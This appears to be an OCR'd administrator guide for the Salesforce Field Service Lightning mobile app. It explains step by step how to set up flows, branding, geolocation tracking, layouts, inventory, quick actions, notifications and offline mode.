{!$User.userName}	The username of the user.
{!$User.nickName}	The nick name of the user.
{!$User.displayName}	The display name of the user.
{!$User.email}	The email address of the user.
{!$User.firstName}	The first name of the user.
{!$User.lastName}	The last name of the user.
{!$User.language}	The localization of the user.
{!$User.locale}	The geographic area of the user.

Configuring Lightning App Extensions

You can find all the lightning apps that are configured in your org from inside Setup. Once you have found the name of the lightning app that you wish to connect to Field Service Lightning mobile app, you can create your app extension by using the name of a lightning app on this list as the launch value of your lightning app extension.

1. From Setup, type `Salesforce1` into the Quick Find box, and select **Salesforce1 Navigation**.
2. Note the exact name of the Lightning App from the list of Available and Selected apps. You will need to use this name as the Launch Value when creating your lightning app extension for the Field Service Lightning mobile app.

Empower Technicians with Custom Tailored Workflows

Learn how to use Visual Workflow with the Field Service Lightning mobile app. Visual Workflow lets you easily build and manage workflows which can guide users through screens that collect and display information, create and update Salesforce records, and execute logic based on user input. Administrators design and build flows using the Flow Designer's simple drag-and-drop user interface, then activate, manage, and maintain them.

Important: The Field Service Lightning mobile app supports only Workflows that have the type Field Service Mobile. Additionally, the following Workflow features are not supported by the Field Service Lightning mobile app:

- Resources of the type Text Formula
- Screens with prespecified validation rules
- Actions cannot rely on the output parameters of any action
- Returning to a previous screen is not allowed during a flow when a loop or subflow is used in the flow
- Dynamic hide/show fields are not supported for field rules on flow screens
- The `wasSelected` operator cannot be used in decisions

Tip: To learn more about creating Flows refer to the help article Workflow.

EDITIONS

Field Service Lightning features are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud.

USER PERMISSIONS

To create workflows:
- "Customize Application"

Add A Workflow As An App Extension

1. From Setup, type `Field Service Mobile` into the Quick Find box, and click **Field Service Mobile Settings**.

2. **Add** a new App Extension.
3. Enter a label for your app extension. This label field corresponds to the label that your technicians see in the app's user interface.
4. From the **Type** picklist, select `Flow`.
5. Enter a **Name** that expresses the purpose of the flow.

   Important: As an admin, you can specify a special type of workflow for wrapping up an appointment. This special Workflow appends a final step to capture a customer's signature. To specify this special Workflow, set the **Name** field to be *`Service_Report_Flow`*.

6. The field **Scoped to Object Types** controls where users can find and activate the workflow. For example, setting the Scoped to Object Types to Contacts means users can activate that flow from the detail page of a contact record. To create an unscoped workflow action, simply leave the field blank. Unscoped actions allow users to activate the flow from various pages, and not simply when viewing a record to which the flow is scoped to.

   Tip: To scope a flow to multiple objects, enter the API names of the scoped to objects separated by commas.

7. Set the **Launch Value** to equal the unique name of your workflow.
8. Click **Save**.

Flow Considerations

- When the Field Service Lightning mobile app loads a user's schedule data, it will also download global flows and any flows that are scoped to records in their schedule data. Pulling down on the screen to sync with Salesforce also causes the app to reload flow metadata.
- When the Field Service Lightning mobile app launches into a flow, it passes the following input parameters:
  - **ID**: The record ID of the record that the workflow is launched from.
  - **ParentID**: The record ID of the parent record that the workflow is launched from. For example, if a workflow is launched from a service appointment, this will be the ID of the parent work order or work order line item.
  - **UserID**: The ID of the current user.

Flow Best Practices

In order to make your flow actions easy and useful for your technicians, consider the following best practices when creating a new flow:

- Supply help text on each screen to guide your users and to make clear what is expected of them on each screen.
- Avoid asking more than a single question per screen in your flows, especially if your screens involve picklists.

Provide Knowledge Articles to Technicians

Learn how to attach Salesforce Knowledge articles to work orders to provide useful information like product manuals and step-by-step instructions to your technicians.

Salesforce Knowledge lets you create articles to address questions your users may run into. Integration with the Field Service Lightning mobile app enables admins to serve custom created content to your technicians based on the unique needs of your field service operation. Salesforce Knowledge must be set up before Knowledge articles can be added as a related list to work order and work order line item page layouts. To learn more about implementing Salesforce Knowledge refer to the Salesforce Knowledge Implementation Guide.

Tip: The Field Service Lightning mobile app does not support inline images in Knowledge Articles. As an alternative we recommend using an image link instead for your users to open themselves.

Add Articles to the Work Order Page Layout

1. From Setup, enter `Work Orders` in the Quick Find box and click **Work Orders** > **Page Layouts**.
2. **Edit** the Work Order Layout.
3. On the layout editor, select **Related Lists**.
4. Drag and drop Articles to the page layout.
5. Click **Save** on the layout editor.

EDITIONS

Field Service Lightning features are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud.

USER PERMISSIONS

To customize page layouts:
- "Customize Application"

Brand the Field Service Lightning Mobile App

Learn how to give the Field Service Lightning mobile app your company's look and feel by coloring the user interface. Apply your company colors to the interface, or, alternatively, optimize the color scheme to compensate for the relative brightness or darkness of your technicians' work environments.

The Field Service Lightning mobile app lets you change the color of various parts of the app's user interface. Consult the branding table to learn which settings control which UI elements within the app.

1. From Setup, type `Field Service Mobile Settings` into the Quick Find box, then select **Field Service Mobile Settings**.
2. **Edit** the Field Service Mobile Settings Detail.
3. Enter color hex-codes into the **Brand Colors** settings to replace the default values. consult the branding table below for more details.

   Important: Enter color hex-code values with the format of the default values in the table below, including the # symbol before hex-code.

   Note: Users that enable the Dark Theme from the Field Service Lightning mobile app settings will override custom colors settings for most UI elements. This setting only effects devices that enable Dark Theme and has no impact on other users.

EDITIONS

Field Service Lightning features are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud.

USER PERMISSIONS

To customize branding colors:
- "Customize Application"

Table 50: Branding Table

Token Name	Description	Default Value
Navbar Background Color	The color of the top bar in the app.	#FCFCFC

Token Name	Description	Default Value
Brand Inverted Color	The color of toasts and the contrast color for the floating action button.	#FFFFFF
Feedback Primary Color	The color of error messages.	#C23934
Feedback Secondary Color	The color of success messages.	#007FAA
Primary Brand Color	The main branding color used throughout the UI.	#803ABE
Secondary Brand Color	The color of action buttons.	#2F81B7
Contrast Primary Color	The color of primary text.	#000000
Contrast Secondary Color	The color of secondary text.	#444444
Contrast Tertiary Color	The color of the icons on the settings screen and of primary lines that delineate different areas of the UI.	#9FAAB5
Contrast Quaternary Color	The color of secondary lines that delineate different areas of the UI.	#E6E6EB
Contrast Quinary Color	The color of primary backgrounds in the UI.	#F8F8F8
Contrast Inverted Color	The color of secondary backgrounds in the UI.	#FFFFFF

Customize your app's branding tokens in Setup using hex-code colors.

1. From Setup, enter *Field Service Mobile* in the Quick Find box, and select **Field Service Mobile Settings**.
2. **Edit** the Field Service Mobile Settings Detail.
3. For each branding token, enter the desired color in the form of a hex-code preceded with a #.
4. When you have entered values for every token you wish to modify, click **Save**.

Example: To set a branding token to the color black, enter the value *#FFFFFF*.

Set the Company Image on the Profile Screen

Upload a company image, such as a logo, to display as the background of the user profile page of the Field Service Lightning mobile app.

EDITIONS

Field Service Lightning features are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud.

USER PERMISSIONS

To set the company profile image:

- "Customize Application"

Upload an image to use as the profile background.

1. From Setup, enter *Static Resources* into the Quick Find box and click **Static Resources**.
2. Create a **New** static resource.
3. Give the static resource a name. Remember the name you give your static resource. You need to use it in a later step.
4. Select an image file for upload. We recommend using an image sized at 3072x819 for best results on large displays such as iPads in landscape mode. Alternatively, consider using a smaller image size to make the image easier to download for users with slower mobile networks.
5. Click **Save**.

Create a custom attribute to use the static resource as your company image on the user profile screen.

1. From Setup, enter *Connected Apps* into the Quick Find box, and select **Connected Apps**.
2. Select **Salesforce Field Service for iOS**.
3. Scroll down to the list Custom Attributes and click **New**.
4. For the attribute key, enter *COMPANY_PROFILE_IMAGE_RESOURCE_NAME*.
5. For the attribute value, enter the name of the static resource you created in the previous section, except you must wrap the name with quotation marks.

   Tip: If you named your static resource *Example_static_resource* then your attribute value should be *"Example_static_resource"*.


6. Click **Save**.

Track Work with the Chatter Feed

Integrate Chatter into the Field Service mobile app. The Chatter feed gives field service workers, dispatchers, and customers a place for text and content posts.

Enable feed tracking on work orders.

1. From Setup, enter `Chatter` into the Quick Find box and select **Feed Tracking**.
2. Select **Work Order** from the object list.
3. Check **Enable Feed Tracking**.
4. Click **Save.**



EDITIONS

Field Service Lightning features are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud.

USER PERMISSIONS

To customize fields tracked in feeds:

- "Customize Application"

To view the field tracking setup page:

- "View Setup and Configuration"

Chatter Limitations

The Field Service Lightning mobile app supports only limited Chatter functionality. Users are able to make and receive text posts and content posts. However, the app does not yet support @mentioning people, or displaying the feed-tracked changes for records.

Geolocation and Other Field Service Lightning Mobile App Settings

Learn about the various Field Service Lightning mobile app setting that you can modify in your org. Track your assigned resources with geolocation bread crumbs or, alternatively, learn how to exclude a service resource from geolocation tracking. Control how frequently record data and metadata automatically refreshes.

Configure service resource tracking to have the Field Service Lightning mobile app upload the geolocation of your technicians at regular intervals.

EDITIONS

Field Service Lightning features are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud.

USER PERMISSIONS

To configure resource tracking:
- "Customize Application"

1. From Setup, enter `Field Service` in the Quick Find box, and select **Field Service Mobile Settings**.
2. Click **Edit**.
3. Click Send Location History to enable geolocation tracking for service resources.
4. Enter the Minimum Update Frequency of Geo Location in Minutes to control how often geolocation is polled.
5. Enter the Record Data Cache Time in Minutes. We highly recommend setting this to `240` minutes or more to limit the frequency of server queries the Field Service Lightning app makes automatically.
6. Enter the Update Schedule Time in Minutes. This controls how frequently the Field Service Lightning mobile app checks for updates to users' schedule of assigned service appointments.
7. Set the Geo Location Accuracy to control how accurate the geolocation data is. Higher precision required additional battery power on mobile devices.
8. Set the Time Interval Setup in Minutes. This controls the interval when selecting time values from a picklist in the app.
9. Enter the Metadata Cache Time in Days. This controls how long metadata, such as page layouts, is stored in memory for Field Service Lightning mobile app users.
10. Enable Show Edit Full Record. This gives users the ability to use the full edit action on records that they have access to.
11. Click **Save**.

Excluding Individuals From Geolocation Tracking

You can exclude individuals from geolocation tracking even if geolocation tracking is enabled in your org.

1. From Setup, enter `Permission Sets` into the Quick Find box and select **Manage Users** > **Permission Sets**.
2. Create a separate permission set for users that you wish to exclude from geolocation tracking. You can do this by cloning your Field Service Standard permission set and giving it a new name.
3. Click your newly created permission set to edit it.
4. Click **System Permissions**
5. Click **Edit** and enable the permission called **Exclude Technician from Geolocation Tracking**.
6. Click **Save**.
7. Click **Manage Assignments**, then apply this permission set to the users you wish to exclude from geolocation tracking by checking the box next to the names of each user. Then click **Add Assignment**.

Prominently Display Key Information with Layouts

Use layouts to control how information is displayed in the Field Service Lightning mobile app. Set compact and search layouts to preview and prominently anchor key fields. Use page layouts to control which cards are found on the appointment overview screen.

EDITIONS

Field Service Lightning features are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud.

USER PERMISSIONS

To modify page layouts, search layouts, and compact layouts:
- "Customize Application"

Control Record Highlights with Compact Layouts
Use compact layout settings to control record highlights in the Field Service Lightning mobile app

Control the Appointment Overview Screen with Page Layouts
Use page layout settings for Work Orders and Work Order Line Items to control which "cards" are presented to the user on the appointment overview screen. The cards are discrete sections in the user interface for different types of records.

Control the Schedule Screen with Search Layouts
Control the main schedule screen of the Field Service Lightning mobile app by changing the search layout settings of the service appointment object.

Control Record Highlights with Compact Layouts

Use compact layout settings to control record highlights in the Field Service Lightning mobile app

When a record is presented as a record highlight (showing a preview of the record) the display is driven by the compact layout settings of that record. The top-most field in a record's compact layout is displayed prominently, while the remainings fields are displayed underneath it. Consider what fields your users will want to be displayed most prominently before modifying an object's compact layout.

EDITIONS

Field Service Lightning features are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud.

USER PERMISSIONS

To modify compact layouts:
- "Customize Application"

1. From Setup, enter the object name that you wish to modify in the Quick Find box and select **Compact Layouts**.
2. **Edit** the compact layout.
3. Select the field you wish to add from either the Available Fields list or Selected Fields list.
4. **Add** the field you wish to prominently display to the Selected Fields list if it isn't already.
5. Use the **Up** and **Down** buttons to order the Selected Fields so that the desired field is at the top of the Selected Fields list.
6. Click **Save**.

Control the Appointment Overview Screen with Page Layouts

Use page layout settings for Work Orders and Work Order Line Items to control which "cards" are presented to the user on the appointment overview screen. The cards are discrete sections in the user interface for different types of records.

When a user selects a service appointment from the schedule screen, they are taken to the appointment overview screen. On this screen, the Field Service Lightning mobile app displays information in spaces called cards. These cards are discrete spaces for different kinds of records or other information like chatter posts. Adding or removing a field will add or remove the corresponding card. Refer to the table below for details on all the possible cards that can be added to the appointment overview screen. Think carefully about which cards your users will want to access from the appointment overview screen.

Table 51: Possible Cards on the Appointment Overview Screen

Cards	Description
Address Card	Shows a map and the option to navigate to the address of the appointment. If the address is not set, the card instead presents the user with the option to set the address, and then activate navigation.
Contact Card	Shows the contact's name and photo and gives the option to call, SMS or email the contact.
Asset Card	Provides context about the maintenance history of an asset. It shows the asset that is associated with the current work order and a list of work orders associated with that asset.
Work Order Line Item Card	Shows the progress of a parent work order or work order line item record and its children work order line item records. Can be configured to let users create new child line items as discussed in Empower Users to Create Child Work Order Line Items.
Knowledge Card	Presents the user with knowledge articles that are associated with the work order or work order line item.

EDITIONS

Field Service Lightning features are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud.

USER PERMISSIONS

To modify page layouts:
- "Customize Application"

1. From Setup, type `Work Orders` into the Quick Find box and select **Work Orders** > **Page Layouts**.
2. Use the page layout editor at the top of your screen to add or remove fields from the Work Order page layout.
3. Click **Save** on the layout editor.

Control the Schedule Screen with Search Layouts

Control the main schedule screen of the Field Service Lightning mobile app by changing the search layout settings of the service appointment object.

The Field Service Lightning mobile app displays a list of service appointments that are assigned to the user on the schedule screen. The app prominently displays the top two fields of the service appointment search layout. Consider which fields your technicians want to see from this screen. For example, in the screenshot, the service appointment's ID and status are set to the first and second fields respectively. Many technicians, for example, may be more interested in seeing the subject field instead of the record ID.

Note: The app displays the scheduled start time and the address in the same location regardless of the Service Appointment search layout settings.

EDITIONS

Field Service Lightning features are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud.

USER PERMISSIONS

To modify search layouts:
- "Customize Application"

1. From Setup, enter *Service Appointments* in the Quick Find box and select **Search Layouts**.
2. **Edit** the Search Results search layout.
3. Select the field you wish to add from either the Available Fields list or Selected Fields list.
4. **Add** the field to the Selected Fields list if it isn't already.
5. Use the **Up** and **Down** buttons to order the Selected Fields so that the desired two fields are at the top of the Selected Fields list.
6. Click **Save**.

Inventory Management with the Field Service Lightning Mobile App

Learn about the inventory management system for the Field Service Lightning mobile app. Create locations for tracking products and associate them with service resources. Add products required to work orders to represent the products your technicians need to complete jobs. Track the products consumed by your technicians.

Configure Locations to Track Your Technicians' Inventory

Learn about tracking products with van locations.

Use Products Required So Technicians Know What They Need to Complete Work

Learn how to add products required to work orders so technicians know what they need to bring with them to complete their work in the field.

Track the Products Your Technicians Consume While on the Job

Learn how to record the products consumed by your technicians from completing work orders.

Configure Locations to Track Your Technicians' Inventory

Learn about tracking products with van locations.

Locations are used to represent physical areas where products are stored. Because field service technicians typically bring products with them in their vehicle, you can create a special type of location to represent the van stock of your technicians.

EDITIONS

Field Service Lightning features are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud.

USER PERMISSIONS

To configure locations:
- "Customize Application"

Create a Location To Represent the Van Stock Of a Technician

As an admin, you can represent your technicians' van stock by creating a location of the location type Van. You can then associate this location with the Service Resource of the technician who drives the van.

1. From Salesforce select the **Locations** tab. If you do not have Locations added on your navigation bar, instead click the **+** and then select **Locations**.
2. Create **New** location.
3. If you are creating a location record to represent van stock for your technicians, be sure to select the **Mobile Location** and **Inventory Location** options.
4. Associate the van location with the service resource who uses the vehicle for field service. Select the **Service Resource** tab or press the **+** in the navigation bar and then select **Service Resource**.
5. Select the service resource associated with your technician, then use the location field to associate the newly created van location with the service resource.

Add Product Items To Represent Van Stock

Once you have created a van location, you are ready to track individual product items. Product items are actual quantities of products that are represented by a product record. Establishing the exact quantity of parts in a van stock allows your technicians to decrement their van stock when they consume parts, as well as to keep track of the parts that are required to complete future work.

1. In Salesforce Classic, click the **+** button to show a list of all available tabs, then click **Product Items**.
2. Create a **New** product item.
3. Use the product name lookup field to select the product that this product item is an instance of.
4. Use the location lookup field to select the van location of your service resource.
5. Enter the quantity that the user has in their van stock in the quantity on hand field.
6. From the quantity unit of measure picklist, select `Each` if the product comes in discrete units. Or, if the product item is used in non-discrete units, such as lengths of tape, select the value `None` from the picklist.

With mobile van locations associated with your service resources, your technicians can now keep track of their van stock from the **Inventory** tab in the Field Service Lightning mobile app.

Using Pricebooks To Track Products

It may make sense to add a price book to certain work orders, especially if your field service operation employs contractors as technicians. The pricebook gives users the ability to search through the pricebook for products and log the use or sale of products throughout completing a work order.

1. From Setup, enter *`Work Orders`* in the Quick Find box, and select **Work Orders** > **Page Layouts**.
2. From the layout editor at the top, drag the Price Book field into the Work Order detail section.
3. Click **Save**.

Use Products Required So Technicians Know What They Need to Complete Work

Learn how to add products required to work orders so technicians know what they need to bring with them to complete their work in the field.

Products required can be added as a related list to work order and work order line items. The products required represent the product items that a technician needs to have in stock to finish a particular job. The user sees a visual indicator on the work order if a technician has insufficient product items to complete the service appointment they are viewing.

1. From Setup, type *Work Order* into the Quick Find box, and then select **Work Orders** > **Page Layouts**.
2. From the layout editor, add the **Products Required** related list to the work order page layout.
3. Click **Save**.

When creating work orders for your technicians, you can add Products Required from the related list. Setting up van locations for your technicians, as discussed in Configure Locations to Track Your Technicians' Inventory, allows your technicians to check their van stock against the products required to complete the work order. The Field Service Lightning mobile app displays a visual indicator when your technicians' van stock has insufficient products to complete the appointment.

EDITIONS

Field Service Lightning features are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud.

USER PERMISSIONS

To configure products required:

- "Customize Application"

Track the Products Your Technicians Consume While on the Job

Learn how to record the products consumed by your technicians from completing work orders.

Before you can track products consumed by your technicians, you must first associate your service resources with a location. Locations are areas where products can be stored. Mobile locations can be configured to represent the vehicle that technicians use to store and transport the tools and supplies they need to finish their work. To learn more about setting up van locations, refer to Configure Locations to Track Your Technicians' Inventory.

Add Products Consumed To Work Orders

1. From Setup, type *Work Orders* into the Quick Find box, then select **Work Orders** > **Page Layout**.
2. From the layout editor, add the **Products Consumed** to the related lists on the work order page layout.
3. Click **Save**.

With products consumed added to the work order page layout, your technicians can use the Field Service Lightning mobile app to log products consumed and have it decrement those products from their van stock.

EDITIONS

Field Service Lightning features are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud.

USER PERMISSIONS

To configure products consumed:

- "Customize Application"

Empower Users with Quick Actions

Add quick actions to an object's page layouts so technicians can create and edit records on the go, quickly send messages to contacts, and more.

When a user is viewing a record, they can use the quick actions on that record's page layout by pressing the action button.The action button lets users take actions that are assigned to the page layout of whatever record is currently opened. For example, adding a Create Opportunity action to the page layout of contacts will let the user create a new opportunity from any contact record detail page in the app. Think carefully about which object-specific quick actions to create for your users.

Unlike other records which only let you take quick actions that are on the page layout of that record, the service appointment overview screen has a consolidated action list for service appointments, work orders, and work order line items. This means that when a user clicks the action button from the service appointment overview screen, they will see a list of actions that include the following:

- Service Closure, a hardcoded action that triggers the job wrap-up process. This action is only available if the work order is assigned to user, and an alternate service closure flow is not configured
- Field Service App Extensions for Service Appointments
- Field Service App Extensions for Work Orders
- Quick Actions for Service Appointments
- Quick Actions for Work Orders or Work Order Line Items (depending on if the parent record is a work order or a work order line item)
- Edit Work Order / Work Order Line Item (depending on if the parent record is a work order or a work order line item)
- Open in Salesforce1 (This option only appears if Salesforce1 is installed on the mobile device)

Important: The supports quick actions of the types Create Record and Update Record. VisualForce, Lightning Component, and Custom Override actions are not supported.

EDITIONS

Field Service Lightning features are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud.

USER PERMISSIONS

To create quick actions and add them to page layouts:
- "Customize Application"

Create a Quick Action for the Appointment Overview Screen

The appointment overview screen shows technicians information from the work order or work order line item associated with their current service appointment.

1. From Setup, enter `Work Orders` in the Quick Find box and select **Work Orders** > **Buttons, Links, and Actions**.
2. Click **New Action**.
3. Configure the action to either create a record or edit a record. Lightning Component, VisualForce, and custom override actions are not supported.
4. From Setup, enter `Work Orders` in the Quick Find box and select **Work Orders** > **Page Layouts**.
5. **Edit** the Work Order Layout.
6. From the layout editor, select **Quick Actions** then drag and drop your newly created action into the Quick Actions in the Salesforce Classic Publisher.
7. Click **Save**on the layout editor.

Configure the Work Order Line Item Card to Manage Complex Jobs
Learn how to configure the work order line item card. If children work order line items are added to a work order or work order line item, technicians can see the work order line item card on the appointment overview screen. The work order line item card displays the progress of a parent work order or line item as well as its child work order line item from the appointment overview screen. This can be useful for tracking complex jobs that are broken up into multiple work order line items.

SEE ALSO:

Object-Specific Actions

Configure the Work Order Line Item Card to Manage Complex Jobs

Learn how to configure the work order line item card. If children work order line items are added to a work order or work order line item, technicians can see the work order line item card on the appointment overview screen. The work order line item card displays the progress of a parent work order or line item as well as its child work order line item from the appointment overview screen. This can be useful for tracking complex jobs that are broken up into multiple work order line items.

EDITIONS


Field Service Lightning features are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud.

USER PERMISSIONS

To create quick actions and add them to work order line item page layouts:
- "Customize Application"

Empower Users to Create Child Work Order Line Items From the Work Order Line Item Card


1. From Setup, enter Work Orders into the Quick Find box and select **Work Order** > **Buttons, Links, and Actions**.
2. Click **New Action**.
3. Select the action type **Create a Record**.
4. Select the target object **Work Order Line Item**.
5. Select the standard label type **New Child [Record]**.
6. Input a label. This also automatically generates the API name.
7. Enter the action description.
8. Select whether or not to create a Chatter feed post with the action.
9. Click **Save**.
10. From Setup, enter `Work Orders` into the Quick Find box and select **Work Orders** > **Page Layouts**. **Edit** the Work Order Layout.
11. From the layout editor select **Quick Actions**.
12. Drag and drop your newly created action into the **Quick Actions in the Salesforce Classic Publisher**.
13. Click **Save**.




Control Which Fields Are Previewed in the Work Order Line Item Card

The work order line item card displays two fields for each line item. You can control these fields through the page layout settings of Work Orders by modifying the Work Order Line Item related list properties.

1. From Setup, enter Work Orders in the Quick Find box and select **Work Orders** > **Page Layouts**.
2. If the work order line item related list is not added to the page layout, do so now by clicking **Related Lists** in the layout editor and dragging **Work Order Line Items** onto the page layout.
3. **Edit** the Work Order Line Items related list by clicking the wrench icon.



4. Add your desired field to be one of the top two fields in the Selected Fields column. You will see a list of available fields and select fields. Move fields into the select fields column with the **Add** arrow, or out with the **Remove** arrow. Sort the order of the selected fields with the **Up** and **Down** arrows.
5. Click **Save**.



Push Notifications for the Field Service Lightning Mobile App

Push notifications for Field Service Lightning are a useful way of informing technicians when there are changes to his or her schedule and work.

You need Field Service notifications enabled and the Field Service Lightning iOS Mobile App connected app installed for mobile app users to receive push notifications. You can download the connected app by pasting the following link into your browser:

- https://sfdc.co/MobileFieldServicePackage

EDITIONS

Field Service Lightning features are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud.

Notification Triggers

Field Service Lightning mobile app users receive notifications when one of the following triggers occur:

- There is a Chatter text or file post to a Work Order you follow
- A feed-tracked change is posted to a Work Order or Service Appointment you follow
- There is an assignment change that affects you, either because a service appointment is assigned to you or assigned away from you.

Known Limitations

Field Service Lightning does not currently have out-of-the-box functionality to automatically make your technicians followers on work order and service appointment records. You may want to create your own Apex triggers on service resource object to make this happen when a technician is assigned to and away from a service appointment.

Enable Notifications for the Field Service Lightning Mobile App
Learn how to enable notifications in your org so technicians always work with the latest information.

Enable Notifications for the Field Service Lightning Mobile App

Learn how to enable notifications in your org so technicians always work with the latest information.

You can enable notifications in your org settings so Salesforce sends notifications to relevant users in the Field Service Lightning mobile app, Salesforce1, and Lightning Experience. In the Field Service Lightning mobile app notifications are sent as push notifications while the app is running in the background. When the app is in the foreground notifications are tracked on their own tab with a badge showing the number of notifications.

EDITIONS

Field Service Lightning features are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud.

Enable Field Service Notifications

1. From Setup, enter *Field Service Settings* in the Quick Find box, then select **Field Service Settings**.
2. Select **Notify relevant users in Salesforce1 and Lightning Experience about updates to work orders and service appointments**.

   Note: Selecting this option also enables notifications for relevant users in Salesforce1 and Lightning Experience.

3. Click **Save**.

Field Service Lightning Mobile App Limits and Limitations

Learn about the limits and limitations of the Field Service Lightning mobile app.

EDITIONS

Field Service Lightning features are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud.

The Field Service Lightning mobile app has the following limits and limitations:

- Flow has the following limitations:
  - Resources of the type Text Formula
  - Screens with prespecified validation rules
  - Actions cannot rely on the output parameters of any action
  - Returning to a previous screen is not allowed during a flow when a loop or subflow is used in the flow
  - Dynamic hide/show fields are not supported for field rules on flow screens
  - The `wasSelected` operator cannot be used in decisions
- Quick Actions have the following limitations:
  - Custom override on actions is unsupported, including custom override on lookup logic
  - Only plain text is supported for rich text fields
  - Default values are not available in offline mode
- Dependent Picklists are not supported.
- The barcode scanner is compatible with 1D serial barcodes and 2D QR codes only.
- Users are able to make and receive text posts as well as content posts. However, the app does not yet support @mentioning people, or displaying the feed-tracked changes for records.
- Knowledge Articles viewed in the app do not support inline images. As an alternative we recommend using an image link instead for your users to open themselves.

Offline-Mode Considerations and Limitations

Learn about the offline capabilities of the Field Service Lightning mobile app and considerations for working in offline mode.

EDITIONS

Field Service Lightning features are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud.

The Field Service Lightning mobile app automatically downloads and stores users' schedule data in their device's local memory; this is called data priming. This way, the service appointments that are assigned to your users are available even when they work from offline mode. As an admin, you can determine which records you'd like to be on your users' schedules by creating a default service appointment listview and linking it to the Field Service Lightning mobile app. If you don't to set up a default service appointment listview and link it to the Field Service Lightning mobile app, the app instead loads the users schedule of service appointments for a fifteen day range. This range includes seven days into the past, the present day, and seven days into the future. The service appointment records on a users' schedules determine which additional records are also stored in local memory. The data for records related to a service appointment, such as the associated work order, are loaded with the following limitations:

- For work orders, work order line items, assets, and service appointments the following data is primed:
  - The object.
  - The objects referenced in fields.
  - The related lists.
  - The metadata for related files

- The quick actions on the object's page layout.
- The Chatter Feed (except for service appointments)

For cases, products, accounts, leads, opportunities, custom objects, contacts, and service contracts that are associated to work orders and service appointments the following data is primed:

- The object.
- The object's referenced in fields.
- The quick actions on the object's page layout.

Offline-Mode Limitations

- Users cannot sync data with Salesforce while offline. This means cannot receive updates to records or page layouts. Updating records and creating new records adds these changes to a queue. This queue uploads the changes to Salesforce when internet access is restored. Records that have an upload pending in the queue display a visual indicator. Users can review and even cancel all pending uploads from the app's settings in the pending upload queue.
- Navigation services are disabled while offline.
- The default values for lookup fields are not populated while offline.
- Record data and metadata is deleted after 60 days of not being read or edited.

